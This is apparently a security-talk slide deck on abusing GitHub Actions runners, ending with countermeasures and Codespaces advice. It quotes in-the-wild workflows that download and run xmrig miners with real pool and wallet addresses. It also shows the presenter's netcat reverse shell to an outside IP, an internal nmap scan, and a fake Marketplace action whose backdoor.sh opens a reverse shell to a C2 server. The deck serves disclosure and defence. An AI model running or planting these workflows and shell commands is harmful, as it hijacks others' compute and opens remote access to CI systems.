
<https://github.com/marketplace?type=actions>

Abusing Windows Runners

```
25 lines (24 sloc) | 911 Bytes
Raw Blame ⌂ ⌄ ⌅ ⌆
1 name: CI/CD
2 on: [push, pull_request]
3 jobs:
4   ci:
5     name: Run Tests
6     runs-on: windows-latest
7     strategy:
8       max-parallel: 50
9       fail-fast: false
10      matrix:
11        go: [1.1, 1.2, 1.3, 1.4, 1.5, 1.6]
12        flag: [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
13      steps:
14        - name: Checkout
15          uses: actions/checkout@v2
16        - name: sad-path (retry_wait_seconds)
17          id: sad_path_wait_sec
18          uses: nick-invision/retry@v2
19          continue-on-error: true
20        with:
21          timeout_minutes: 10
22          max_attempts: 2
23          retry_wait_seconds: 15
command: ./node.exe xmrig --url pool.hashvault.pro:80 --user hvs1ZQN67XB2NqwT6Dd9qbR2S1cqrACvoPGEDJvAd1o83JEpEcVKWA17ScUwTnEqVYYad8zJurahHMF7E2ecpV7c1
```



Leveraging third-party GHA



The screenshot shows a dark-themed GitHub README page. At the top, there's a navigation bar with a file icon and the text "README.md". Below this, the word "retry" is displayed in large, bold, white font. A horizontal line follows, then a detailed description in white text: "Retries an Action step on failure or timeout. This is currently intended to replace the run step for moody commands." Another horizontal line follows, then a note in white text: "NOTE: Ownership of this project was transferred to my personal account nick-fields from my work account nick-invision. Details [here](#)".

<https://github.com/nick-fields/retry>

Binary flagged on VT

51 / 68

51 security vendors and 1 sandbox flagged this file as malicious

495de38d3f328120934380d269d9c78cce52a98e8051a5dd671d3208a5071609
xmrig.exe

64bits assembly overlay pexe runtime-modules

Size: 6.99 MB | 2022-04-27 18:06:22 UTC | a moment ago | EXE

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Security Vendors' Analysis				
Acronis (Static ML)	Suspicious	Ad-Aware	Gen:Variant.Application.Miner.2	
AhnLab-V3	Trojan/Win64.XMR-Miner.R226842	Alibaba	RiskWare.Win64/Miners.696fb342	
ALYac	Gen:Variant.Application.Miner.2	Arcabit	Trojan.Application.Miner.2	
Avast	Win64:CoinminerX-gen [Tr]	AVG	Win64:CoinminerX-gen [Tr]	
Avira (no cloud)	HEUR/AGEN.1216470	BitDefender	Gen:Variant.Application.Miner.2	
ClamAV	Win.Coinminer.Generic-7151250-0	Comodo	ApplicUwmt@#1pv9hsljzdu	
CrowdStrike Falcon	Win/grayware_confidence_100% (W)	Cybereason	Malicious.fefabe	
Cylance	Unsafe	Cynet	Malicious (score: 100)	
Cyren	Win64/Coinminer.BN.gen[Eldorado]	Elastic	Malicious (high Confidence)	
Emsisoft	Gen:Variant.Application.Miner.2 (B)	eScan	Gen:Variant.Application.Miner.2	
ESET-NOD32	A Variant Of Win64/CoinMiner.PO Potent...	F-Secure	Heuristic.HEUR/AGEN.1216470	
Fortinet	Riskware/CoinMiner	GData	Win32.Application.CoinMiner.Y	



Abusing Windows Runners pt 2

```
1  name: kapten_crypto
2  on: [workflow_dispatch]
3  jobs:
4    build:
5      name: kapten_crypto
6      runs-on: windows-latest
7      strategy:
8        max-parallel: 5
9        fail-fast: false
10       matrix:
11         go: [1.0, 1.1, 1.2, 1.3, 1.35]
12         flag: [A, B, C, D, E, F, G, H, I]
13       env:
14         NUM_JOBS: 20
15         JOB: ${{ matrix.go }}}
16       steps:
17         - name: DOWNLOAD
18           run: Invoke-WebRequest https://github.com/xmrig/xmrig/releases/download/v6.15.1/xmrig-6.15.1-msvc-win64.zip -OutFile xmrig-6.15.1-msvc-win64.zip
19         - name: Extract
20           run: Expand-Archive xmrig-6.15.1-msvc-win64.zip
21         - name: Running
22           run: .\xmrig-6.15.1-msvc-win64\xmrig-6.15.1\xmrig.exe --o rx.unmineable.com:3333 -a rx -k -u TRX:TD5jXT9qUPXZM9Ameqt15ttFD45PLhrCFn.TRUST -p x -t 1
23         - name: END
24           run: exit
```

List of repos with the SAME code!

- <https://github.com/janjan1999/shiba/blob/main/.github/Workflows/KaptenCrypto.yml>
- <https://github.com/wizman008/shiba/blob/main/.github/workflows/coins.yml>
- <https://github.com/gesbul1989/VERUS/blob/main/.github/workflows/baru.yml>
- <https://github.com/FixKRI1/miner/blob/main/.github/workflows/main.yml>
- <https://github.com/aldilariskhameilenia2018/mininggg/blob/main/.github/workflows/blank.yml>
- <https://github.com/aldilariskhameilenia2018/mining22/blob/main/.github/workflows/blank.yml>
- <https://github.com/Olish420/tron/blob/main/.github/workflows/tron.yml>
- <https://github.com/Olish420/nubatur/blob/main/.github/workflows/nubatur.yml>
- <https://github.com/dsdnklasmalsaaaaaaaaaaaa/blob/main/.github/Workflows/KaptenCrypto.yml>
- <https://github.com/wa2nderma1/StartNew/blob/main/.github/workflows/mulai1.yml>
- <https://github.com/000h0/1hars/blob/circleci-project-setup/.github/workflows/main.yml>
- + 100 more!

Abusing Linux Runners

```
32      - name: Downloads xmring
33          run: wget "https://github.com/xmrig/xmrig/releases/download/v6.17.0/xmrig-6.17.0-focal-x64.tar.gz"
34
35      - name: extract xmrig
36          run: tar xvf *.gz
37
38      - name: pwd ls
39          run: |
40              pwd
41              ls
42
43      - name: lest mine
44          run: cd xmrig-6.17.0
45      - name: pwd ls
46          run: |
47              cd xmrig-6.17.0
48              pwd
49              ls
50              ./xmrig --o xmrpool.eu:9999 --u 48waHbFYRVED3gLpqEwXvS4v4ppwLas1UHAwVD8n9mxvFegC39KTGQUTXMyimssFHiGqw491FFBYMdvbmbW9m4KXG5HitDV --k --tls
51
52
53      - name: running miner
54          run: ./xmrig --o xmrpool.eu:9999 --u 48waHbFYRVED3gLpqEwXvS4v4ppwLas1UHAwVD8n9mxvFegC39KTGQUTXMyimssFHiGqw491FFBYMdvbmbW9m4KXG5HitDV --k --tls
```

Abusing macOS Runners

senseiod / [CHUWI-Corebook-2022-x14-Hackintosh](#) Public

Code Issues Pull requests Actions Projects Security Insights

main 1 branch 0 tags Go to file Code

File	Description	Time
.github/workflows	Create blank.yml	19 days ago
EFI	fix 建议维修	9 months ago
.gitignore	First upload	9 months ago
LICENSE	Initial commit	9 months ago
README.md	Update README.md	9 months ago
config.json	Add files via upload	19 days ago
xmrig_no_fee	Add files via upload	19 days ago

About

CHUWI Corebook x14 2022 Hackintosh

hackintosh chuwi opencore corebook

Readme GPL-3.0 license 5 stars 2 watching 1 fork

Releases

No releases published

Abusing macOS Runners

☰ README.md

CHUWI-Corebook-2022-x14-Hackintosh

CHUWI Corebook x14 2022 Hackintosh

什么不可用？

- 风扇转速不识别
- 自动背光
- 未定制USB接口
- 你告诉我

本EFI基于 `OpenCore 0.78` 制作，默认未驱动Intel网卡和Intel蓝牙，但kext已添加到plist中，请手动打开

本EFI是 `驰为CoreBook x14 2022` 版，并非2019版，下载前请甄别

Packages

No packages published

Languages

ASL 100.0%

Abusing macOS Runners

```
61 lines (42 sloc) | 1.18 KB

1 # Github运行xmring2
2 name: CI
3
4 on:
5   push:
6     branches: [ "main" ]
7   pull_request:
8     branches: [ "main" ]
9
10 workflow_dispatch:
11
12 jobs:
13   build:
14     runs-on: macos-latest
15
```

```
16   steps:
17     - uses: actions/checkout@v3
18
19     - name: chmod +x xmrig
20       run:
21         chmod +x xmrig_no_fee
22
23     - name: run1
24       run: ./xmrig_no_fee -c config.json
25
26     - name: run2
27       run: ./xmrig_no_fee -c config.json
28
29     - name: run3
30       run: ./xmrig_no_fee -c config.json
31
```

Abusing macOS Runners

The screenshot shows a malware analysis interface with the following details:

File Hash: 8ab41390f6f9aa3ec7f6d5f5b1d5de954aa40c850cf931124168328d7b25c9d

Community Score: 23 / 63

Malicious Flags: 23 security vendors and no sandboxes flagged this file as malicious

File Info: 8ab41390f6f9aa3ec7f6d5f5b1d5de954aa40c850cf931124168328d7b25c9d
xmrig_no_fee
64bits macho

File Size: 5.78 MB
Timestamp: 2022-11-21 19:56:54 UTC
a moment ago

File Type: MACH-O

Tabs: DETECTION (selected), DETAILS, BEHAVIOR, CONTENT, TELEMETRY, COMMUNITY

Crowdsourced YARA Rules:

- ⚠️ Matches rule [Linux_Cryptominer_Xmrminer_b17a788b](#) by Elastic Security from ruleset Linux_Cryptominer_Xmrminer at <https://github.com/elastic/protections-artifacts>
- ⚠️ Matches rule [Linux_Trojan_Pornoasset_927f314f](#) by Elastic Security from ruleset Linux_Trojan_Pornoasset at <https://github.com/elastic/protections-artifacts>
- ⚠️ Matches rule [MacOS_Cryptominer_Generic_333129b7](#) by Elastic Security from ruleset MacOS_Cryptominer_Generic at <https://github.com/elastic/protections-artifacts>
- ⚠️ Matches rule [MacOS_Cryptominer_Xmrig_241780a1](#) by Elastic Security from ruleset MacOS_Cryptominer_Xmrig at <https://github.com/elastic/protections-artifacts>

Security vendors' analysis on 2022-11-21T19:56:54 UTC

VirusTotal	Ad-Aware	AIYac	ALYac
Ad-Aware	① Gen:Variant.Application.MAC.Miner.16	AIYac	① Gen:Variant.Application.MAC.Miner.16
Arcabit	① Trojan.Application.MAC.Miner.16	Avast	① MacOS-Miner-EZ [PUP]
AVG	① MacOS.Miner-EZ [PUP]	BitDefender	① Gen:Variant.Application.MAC.Miner.16
ClamAV	① Multios.Coinminer.Miner.6781728-2	Elastic	① Malicious (high Confidence)
Emsisoft	① Gen:Variant.Application.MAC.Miner.16 (B)	eScan	① Gen:Variant.Application.MAC.Miner.16
ESET-NOD32	① A Variant Of OSX/CoinMiner.BB Potentia...	GData	① Gen:Variant.Application.MAC.Miner.16

Abusing macOS Runners

All workflows

Showing runs from all workflows

Filter workflow runs

⚠️ GitHub Actions is currently disabled for this repository. Please reach out to [GitHub Support](#) for assistance.

1 workflow run

	Event ▾	Status ▾	Branch ▾	Actor ▾
ⓘ Create blank.yml CI #1: Commit 098c6b8 pushed by senseiod	main	3 months ago	2h 47m 29s	...

Blocked GitHub Actions

⚠️ GitHub Actions is currently disabled for this repository. Please reach out to [GitHub Support](#) for assistance.

All workflows

Showing runs from all workflows


Q Filter workflow runs

39 workflow runs	Event ▾	Status ▾	Branch ▾	Actor ▾
⌚ Update main.yml CI #11: Commit a73610c pushed by jaknan	main	⌚ 2 months ago ⌚ 25m 26s	...	
✖️ pages build and deployment pages-build-deployment #28: by github-pages (bot)		⌚ 2 months ago ⌚ 42s		
✖️ Update main.yml CI #10: Commit 440ecb3 pushed by jaknan	main	⌚ 2 months ago ⌚ 12s	...	

Malicious GitHub Actions

- Anyone can post Actions in the Marketplace
- Treat this as a 3rd party dependency
- Look for verified creator badge
- Check their code before using it

Actions



```
runs-on: ubuntu-latest
steps:
  - uses: actions/checkout@v2
  - uses: actions/setup-node@v2
```

<https://github.com/actions/checkout>

Attacks

- Ability to run nmap scan inside the Azure internal network
- Reverse shell from the Runner to an external server
- Pivot attacks using the Runners to avoid detection

Run nmap inside the Azure network

```
Nmap scan report for fv-az224-611.bi4zmy1qo3tuniz3adueuvvcza.cx.internal.cloudapp.net (10.1.0.33)
Host is up (0.00017s latency).
```

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	closed	http
443/tcp	closed	https
3389/tcp	closed	ms-wbt-server
8084/tcp	open	websnsp

```
Nmap scan report for fv-az224-611.internal.cloudapp.net (10.1.0.34)
Host is up.
```

PORT	STATE	SERVICE
22/tcp	filtered	ssh
80/tcp	filtered	http
443/tcp	filtered	https
3389/tcp	filtered	ms-wbt-server
8084/tcp	filtered	websnsp

```
Nmap scan report for fv-az224-611.internal.cloudapp.net (10.1.0.35)
Host is up.
```

PORT	STATE	SERVICE
22/tcp	filtered	ssh
80/tcp	filtered	http
443/tcp	filtered	https
3389/tcp	filtered	ms-wbt-server
8084/tcp	filtered	websnsp

```
Nmap scan report for 10.1.0.36
Host is up.
```

PORT	STATE	SERVICE
22/tcp	filtered	ssh
80/tcp	filtered	http
443/tcp	filtered	https
3389/tcp	filtered	ms-wbt-server
8084/tcp	filtered	websnsp

```
Nmap scan report for 10.1.0.37
Host is up.
```

PORT	STATE	SERVICE
22/tcp	filtered	ssh
80/tcp	filtered	http
443/tcp	filtered	https
3389/tcp	filtered	ms-wbt-server
8084/tcp	filtered	websnsp

```
Nmap scan report for 10.1.0.38
Host is up.
```

PORT	STATE	SERVICE
22/tcp	filtered	ssh
80/tcp	filtered	http
443/tcp	filtered	https
3389/tcp	filtered	ms-wbt-server
8084/tcp	filtered	websnsp

Reverse shell from the Runner

```
- run: |
    wget http://sourceforge.net/projects/netcat/files/netcat/0.7.1/netcat-0.7.1.tar.gz
    tar -xzvf netcat-0.7.1.tar.gz
    cd netcat-0.7.1
    ./configure
    sudo make
    sudo make install
- run: |
    nc [REDACTED] 443 -e /bin/bash
```



```
[ec2-user@ip-172-31-86-103 ~]$ sudo nc -lvp 443
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 52.165.132.2.
Ncat: Connection from 52.165.132.2:1024.
id
uid=1001(runner) gid=121(docker) groups=121(docker),4(adm),101(systemd-journal)
uname -a
Linux fv-az90-248 5.8.0-1042-azure #45~20.04.1-Ubuntu SMP Wed Sep 15 14:24:15 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

Pivot attacks using Runners

- Since I can do reverse shells from the runners to my servers
- I can also issue malicious commands from the server to my runners
- Such as scanning or attacking another target, even outside of Azure



Malicious GitHub Actions

```
1 name: 'Hello World'  
2 description: 'Greet someone'  
3 runs:  
4   using: "composite"  
5 steps:  
6     - run: ${{ github.action_path }}/backdoor.sh  
7       shell: bash
```



Executable File | 10 lines (9 sloc) | 255 Bytes

```
1 #!/bin/bash  
2  
3 # Reverse Shell  
4 wget http://sourceforge.net/projects/netcat/files/netcat/0.7.1/netcat-0.7.1.tar.gz --no-check-certificate  
5 tar -xzvf netcat-0.7.1.tar.gz  
6 cd netcat-0.7.1  
7 ./configure  
8 sudo make  
9 sudo make install  
10 nc 3.84.116.126 443 -e /bin/bash
```

<https://github.com/magnologan/fake-gha>

Malicious GitHub Actions

- Anyone that called my GHA would connect to my C2 server

9 lines (7 sloc) | 127 Bytes

```
1 on: [push]
2
3 jobs:
4   Nmap:
5     runs-on: ubuntu-latest
6     name: Fake GHA
7     steps:
8       - uses: magnologan/fake-gha@v4
9
```



```
[ec2-user@ip-172-31-86-103 ~]$ sudo nc -lvp 443
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 52.165.132.2.
Ncat: Connection from 52.165.132.2:1024.
id
uid=1001(runner) gid=121(docker) groups=121(docker),4(adm),101(systemd-journal)
uname -a
Linux fv-az90-248 5.8.0-1042-azure #45~20.04.1-Ubuntu SMP Wed Sep 15 14:24:15 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

GHA Countermeasures

- Only use Actions from trusted creators
- Make sure you set the right permissions to your Actions (Least Privilege Principle)
- Do not run Actions from forked repos, review them first!
- Protect your secrets and verify untrusted input

GHA Countermeasures



Actions permissions

Allow all actions

Any action can be used, regardless of who authored it or where it is defined.

Disable Actions

The Actions tab is hidden and no workflows can run.

Allow local actions only

Only actions defined in a repository within magnologan can be used.

Allow select actions

Only actions that match specified criteria, plus actions defined in a repository within magnologan, can be used. [Learn more about allowing specific actions to run.](#)



Settings > Actions >
Actions Permissions

GHA Countermeasures



Settings > Actions >
Fork pull requests



Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. [Learn more.](#)

- Require approval for first-time contributors who are new to GitHub**
Only first-time contributors who recently created a GitHub account will require approval to run workflows.
- Require approval for first-time contributors**
Only first-time contributors will require approval to run workflows.
- Require approval for all outside collaborators**
All outside collaborators will always require approval to run workflows on their pull requests.

Save

Codespaces Recommendations

- While using Codespaces: “trust, but verify”
- Use secret scanning to avoid leaking credentials
- Create and use carefully scoped auth. tokens
- Audit CS and access token usage from GitHub logs
- Segregate developer and production environments

Q&A

